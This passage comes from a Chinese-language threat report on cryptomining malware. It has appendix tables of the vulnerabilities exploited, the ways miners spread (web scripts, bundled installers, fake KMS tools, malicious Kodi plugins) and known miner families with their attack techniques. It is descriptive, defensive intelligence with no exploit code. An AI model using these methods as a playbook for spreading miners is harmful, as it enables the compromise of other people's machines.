Drupal核心远程代码执行漏洞	CVE-2018-7602	Drupal 7.x Drupal 8.x	Drupal的远程任意代码执行漏洞是由于Drupal对表单的渲染引起的。为了能够在表单 渲染对过程中动态修改数据，Drupal引入了“Drupal Render API”机制，“Drupal Render API”对于#会进行特殊处理，其中#pre_render在render之前操作数组，#post_render接收render的结果并在其添加包 装，#lazy_builder用于在render过程的最后添加元素。由于对于部分#属性数组值，Drupal会通过call_user_func的方 式进行处理，导致任意代码执行。	https://www.anquanke.com/

LNK代码执行漏洞	CVE–2017–8464	Microsoft Windows 10 3 Microsoft Windows 7 1 Microsoft Windows 8 1 Microsoft Windows 8.1 2 Microsoft Windows Server 2008 2 Microsoft Windows Server 2012 2 Microsoft Windows Server 2016	成功利用CVE–2017–8464漏洞会获得与本地用户相同的用户权限，攻击者可以通过任意可移动驱动器(如U盘)或者远程共享的方式传播攻击，该漏洞又被称为“震网三代”漏洞	https://www.anquanke.com/
远程桌面协议远程代码执行漏洞	CVE-2017-0176	Microsoft Windows XP Tablet PC Edition SP3 Microsoft Windows XP Tablet PC Edition SP2 Microsoft Windows XP Tablet PC Edition SP1 Microsoft Windows XP Professional SP3 Microsoft Windows XP Professional SP2 Microsoft Windows XP Professional SP1 Microsoft Windows XP Media Center Edition SP3 Microsoft Windows XP Media Center Edition SP2 Microsoft Windows XP Media Center Edition SP1 Microsoft Windows XP Home SP3 Microsoft Windows XP Home SP2 Microsoft Windows XP Home SP1 Microsoft Windows XP Embedded SP3 Microsoft Windows XP Embedded SP2 Microsoft Windows XP Embedded SP1 Microsoft Windows XP 0 Microsoft Windows Server 2003 SP2 Microsoft Windows Server 2003 SP1 Microsoft Windows Server 2003 0	如果RDP服务器启用了智能卡认证，则远程桌面协议（RDP）中存在远程执行代码漏洞CVE-2017-0176，成功利用此漏洞的攻击者可以在目标系统上执行代码。攻击者可以安装程序; 查看，更改或删除数据或创建具有完全用户权限的新帐户	http://www.cnvd.org.cn/web https://www.securityfocus.co

CouchDB漏洞	CVE–2017–12635 CVE–2017–12636	CouchDB 1.x CouchDB 2.x	CVE-2017-12635是由于Erlang和JavaScript对JSON解析方式的不同，导致语句执行产生差异性导致的。可以被利用于，非管理员用户赋予自身管理员身份权限。 CVE-2017-12636时由于数据库自身设计原因，管理员身份可以通过HTTP（S）方式，配置数据库。在某些配置中，可设置可执行文件的路径，在数据库运行范围内执行。结合CVE-2017-12635可实现远程代码执行。	https://www.anquanke.com/
利用网站嵌入挖矿JS脚本			有些网站的挖矿行为是广告商的外链引入的，有的网站会使用一个"壳链接"来在源码中遮蔽挖矿站点的链接，有些是短域名服务商加入的（如goobo.com.br 是一个巴西的短域名服务商，该网站主页，包括通过该服务生成的短域名，访问时都会加载coinhive的链接来挖矿），有些是供应链污染（例如www.midijs.net是一个基于JS的MIDI文件播放器，网站源码中使用了 coinhive来挖矿），有些是在用户知情的情况下进行的（如authedmine.com 是新近出现的一个挖矿网站，网站宣称只有在用户明确知道并授权的情况下，才开始挖矿），有些是被加入到了APP中（攻击者将Coinhive JavaScript挖矿代码隐藏在了app的/assets文件夹中的HTML文件中，当用户启动这些app且打开一个WebView浏览器实例时，恶 意代码就会执行）	https://www.anquanke.com/
利用热门游戏外挂传播			tIMiner家族利用吃鸡外挂捆绑挖矿程序，进行传播	http://www.mnw.cn/keji/you

捆包正常安装包软件传播			“安装幽灵”病毒试图通过软件共享论坛等社交渠道来发布受感染的软件安装包，包括“Malwarebytes”、“CCleaner Professional”和“Windows 10 Manager”等知名应用共计26种，连同不同的版本共发布有99个之多。攻击者先将包含有“安装幽灵”的破解安装包上传到“mega”、“clicknupload”、“fileupload”等多个云盘，然后将文件的下载链接通过“NITROWAR”、“MEWAREZ”等论坛进行“分 享”传播，相应的软件被受害者下载安装运行后，“安装幽灵”就会启动执行	https://www.anquanke.com/
利用网游加速器隧道传播挖矿			攻击者通过控制吃鸡游戏玩家广泛使用的某游戏加速器加速节点，利用终端电脑与加速节点构建的GRE隧道发动永恒之蓝攻击，传播挖矿蠕虫的供应链攻击事件。	https://www.anquanke.com/
利用KMS进行传播			当用户从网站http://kmspi.co下载激活工具KMSpico（以下简称KMS）时，电脑将被植入挖矿病毒“Trojan/Miner”。该网站利用搜索引擎的竞价排名，让自己出现在搜索位置的前端，从而误导用户下载。	https://www.anquanke.com/
作为恶意插件传播			例如作为kodi的恶意插件进行传播： 1.用户将恶意存储库的URL添加到他们的Kodi安装列表中，以便下载一些附加组件。只要他们更新了Kodi附加组件，就会安装恶意加载项。 2.用户安装了现成的Kodi版本，该版本本身包含恶意存储库的URL。只要他们更新了Kodi附加组件，就会安装恶意加载项。 3.用户安装了一个现成的Kodi版本，该版本包含一个恶意插件，但没有链接到存储库以进行更新。但是如果安装了cryptominer，它将驻留在设备中并接收更新。	https://www.anquanke.com/

附录二 恶意挖矿样本家族列表

家族名称	简介	涉及平台和服务	主要攻击手法	相关参考链接
PhotoMiner	PhotoMiner挖矿木马是在2016年首次被发现，主要的入侵方式是通过FTP爆破和SMB爆破传播。该木马传播时伪装成屏幕保护程序Photo.scr。	Windows	PhotoMiner主要通过FTP爆破和SMB爆破进行传播，当爆破成功后，就进行文件查 找，在后缀为：php、PHP、htm、HTM、xml、XML、dhtm、DHTM、phtm、xht、htx、mht、bml、asp、shtm中添 加包含自己的<iframe>元素，并把自身复制到爆破成功后的FTP当中。文件查找结束后，就把服务器信息给返回到C2服务器。	https://www.guardicore.com/2016/06/the-photominer-campaign/
MyKings	MyKings 多重僵尸网络最早可以溯源到2014年，在这之后，一直从事入侵服务器或个人主机的黑色产业。近年来开始传播挖矿病毒Voluminer。传播的挖矿病毒，隐蔽性强。	Windows和Linux	MyKings主要通过暴力破解的方式进行入侵电脑，然后利用用户挖去门罗币，并留后门接受病毒团伙的控制。当挖矿病毒执行后，会修改磁盘MBR代码，等待电脑重启后，将恶意代码注入winlogon或explorer进程，最终恶意代码会下载 后门病毒到本地执行。目前的后门病毒模块是挖取门罗币。	https://www.anquanke.com/post/id/96024
DDG挖矿病毒	DDG挖矿病毒是一款在Linux系统上运行的挖矿病毒，从2017年一直活跃到现在，到现在已经开发出了多个变种样本，如minerd病毒只是ddg挖矿木马的一个变种。更新比较频繁。有个明显的特征就是进程名为dgg开头的进程就是DDG挖矿病毒。	Linux	DDG挖矿病毒运行后，会依次扫描内置的可能的C2地址，一旦有存活的就取下载脚本执行，写入crontab定时任务，下载最新的挖矿木马执行，检测是否有其他版本的挖矿进程，如果有就结束相关进程。并内置Redis扫描器，暴力破解redis服务。	https://www.anquanke.com/post/id/97300

MsraMiner	该挖矿木马非常活跃，多个厂商对其命名，例如WannaMiner，MsraMiner、HSMiner这三个名字都为同一个家族。	Windows	MsraMiner 挖矿木马主要是通过NSA武器库来感染，通过SMB445端口。并且蠕虫式传播，通过web服务器来提供自身恶意代码下载，样本的传播主要靠失陷主机之间 的web服务和socket进行传播，并且留有C&C用于备份控制。C&C形似DGA产生，域名非常随机，其实都硬编码在样本中。并且在 不停的迭代木挖矿马的版本。	https://www.anquanke.com/post/id/101392
JBossMiner	Jbossminner主要是以jboss漏洞利用模块，structs2利用模块，永痕之蓝利用模块，mysql利用模块，redis利用模块，Tomcat/Axis利用模块。来进行传播。	Windows、Linux	JBossMiner 利用的入侵模块有5个：jboss漏洞利用模块，structs2利用模块，永痕之蓝利用模块，mysql利用模块，redis利用模 块，Tomcat/Axis利用模块。通过这5个模块，进行传播。并且该挖矿木马支持windows和linux两种平台，根据不同的平台传播不同的 payload。	https://xz.aliyun.com/t/2189
PowerGhost	PowerChost恶意软件是一个powershell脚本，其中的主要的核心组件有：挖 矿程序、minikatz工具，反射PE注入模块、利用永恒之蓝的漏洞的shellcode以及相关依赖库、MS16-032，MS15-051和 CVE-2018-8120漏洞提权payload。主要针对企业用户，在大型企业内网进行传播，并且挖矿采用无文件的方式进行，因此杀软很难查杀到挖矿 程序。	Windows	PowerGhost主要是利用powershell进行工作，并且利用PE反射加载模块不 落地的挖矿。Powershell脚本也是混淆过后的，并且会定时检测C&C上是否有有新版本进行更新。除此木马还具有本地网络传播，利用 mimikatz和永恒之蓝在本地内网传播。	https://www.securityweek.com/stealthy-crypto-miner-has-worm-spreading-mechanism

NSAFtpMiner	NASFtpMiner是通过1433端口爆破入侵SQL Server服务器，进行传播。一旦植入成功，则会通过远控木马，加载挖矿程序进行挖矿，并且还会下载NSA武器库，进行内网传播，目前以及感染了3w多台电脑。	Windows	NSAFtpMiner利用密码字典爆破1433端口登录，传播远控木马，然后再利用NSA武器库进行内网传播，远控木马还建立ftp服务，供内网其他被感染的电脑进行病毒更新，最后下载挖矿木马在局域网内挖矿。	https://www.freebuf.com/articles/es/183365.html
ADB.Miner	ADB.Miner主要是针对Andorid的5555 adb调试端口，开始感染传播。其中利用了的 MIRAI的SYN扫描模块。	Andorid	ADB.Miner感染后，会对外发起5555端口扫描，并尝试把自身拷贝到新的感染机器。	https://www.anquanke.com/post/id/97422
ZombieboyMiner	ZombieboyMiner是通过ZombieboyTools黑客工具打包的NSA武器库进行传播挖矿程序和远控木马。	Windows	ZombieboyMiner主要是通过ZombieboyTools所打包的NSA工具包进行入侵传播的，运行后，会释放NSA工具包，然后扫描内网的445端口，进行内网感染。	https://www.freebuf.com/articles/paper/187556.html

参考链接

1. https://ti.360.net/blog/articles/8220-mining-gang-in-china/

2. https://ti.360.net/blog/articles/more-infomation-about-adb-miner/

3. https://blog.trendmicro.com/trendlabs-security-intelligence/rig-exploit-kit-now-using-cve-2018-8174-to-deliver-monero-miner/

4. https://research.checkpoint.com/jenkins-miner-one-biggest-mining-operations-ever-discovered/

5. https://www.volexity.com/blog/2018/08/27/active-exploitation-of-new-apache-struts-vulnerability-cve-2018-11776-deploys-cryptocurrency-miner/

6. https://coinhive.com/

7. https://github.com/xmrig/xmrig

8. https://github.com/cnrig/cnrig

9. https://github.com/fireice-uk/xmr-stak